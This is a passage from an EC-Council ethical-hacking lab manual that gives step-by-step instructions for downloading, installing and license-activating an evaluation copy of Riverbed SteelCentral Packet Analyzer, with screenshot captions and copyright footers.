For more information about Riverbed Network Performance Management solutions please click here.

Figure 2.4.5: SteelCentral Packet Analyzer Evaluation mail

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. The **Opening PacketAnalyzer_10.9.3_Setup.exe** pop-up appears; click **Save File** to download the SteelCentral Packet Analyzer setup file.




Figure 2.4.6: Downloading SteelCentral Packet Analyzer setup

8. On completion of the download, minimize the browser. Navigate to the download location (here, **Downloads**) and double-click **PacketAnalyzer_10.9.3_Setup.exe**.
9. The **Open File - Security Warning** window appears; click **Run**.
10. The **SteelCentral Packet Analyzer Setup** window appears; click **Create shortcut on desktop** checkbox and click **I Agree** to proceed.




Figure 2.4.7: SteelCentral Packet Analyzer Setup window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. SteelCentral Packet Analyzer starts installing, and after the completion of the installation, the **Completed the SteelCentral Packet Analyzer Setup** wizard appears. Ensure that the **Start the application** checkbox is selected and click **Close**.




Figure 2.4.8: Completed SteelCentral Packet Analyzer Setup wizard

12. The **License** window appears, showing the **Single-Seat License** tab by default. Leave this window running.




Figure 2.4.9: SteelCentral Packet Analyzer License window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Switch to your browser (here, **Mozilla Firefox**). Navigate to the tab where the **SteelCentral Packet Analyzer Evaluation** email is open and copy the **License Key** provided in the email.

Riverbed Support

Dear Riverbed Customer,

Thank you for your SteelCentral Packet Analyzer 30-day evaluation request. Your SteelCentral Packet Analyzer evaluation license is now available for downloading from the following locations:

Software

Documentation

License Key :

FOR A SUCCESSFUL EVALUATION, PLEASE READ THE FOLLOWING BEFORE INSTALLING!

1. Once activated, the SteelCentral Packet Analyzer evaluation will live for 30 days.
2. The SteelCentral Packet Analyzer evaluation license provides a product activation key for two installations.
3. If you uninstall the SteelCentral Packet Analyzer evaluation software, it cannot be reinstalled.
4. The minimum recommended system configuration for SteelCentral Packet Analyzer is a Pentium dual core 2.0 GHz CPU with 2 GB RAM, 300MB free disk space on the hard drive plus additional space for capture files, a minimum of 128MB of video memory, a resolution of 1024 x 768, and Windows XP, Vista, or Windows 7.

Figure 2.4.10: SteelCentral Packet Analyzer License key

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.2

Enter the License Key

14. Switch back to **License** window and paste the **License Key** in the **Product Key** field. Leave the **Email** and **Company** fields set to default and click the **Activate** button.

Note: If a **User Account Control** pop-up appears, click **Yes**.




Figure 2.4.11: SteelCentral Packet Analyzer License window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. The **SteelCentral Packet Analyzer license activated** notification appears; click the **Start** button to start the application.




Figure 2.4.12: SteelCentral Packet Analyzer license activated

16. The **SteelCentral Packet Analyzer** main window appears, displaying the **Getting Started** tab options, as shown in the screenshot.

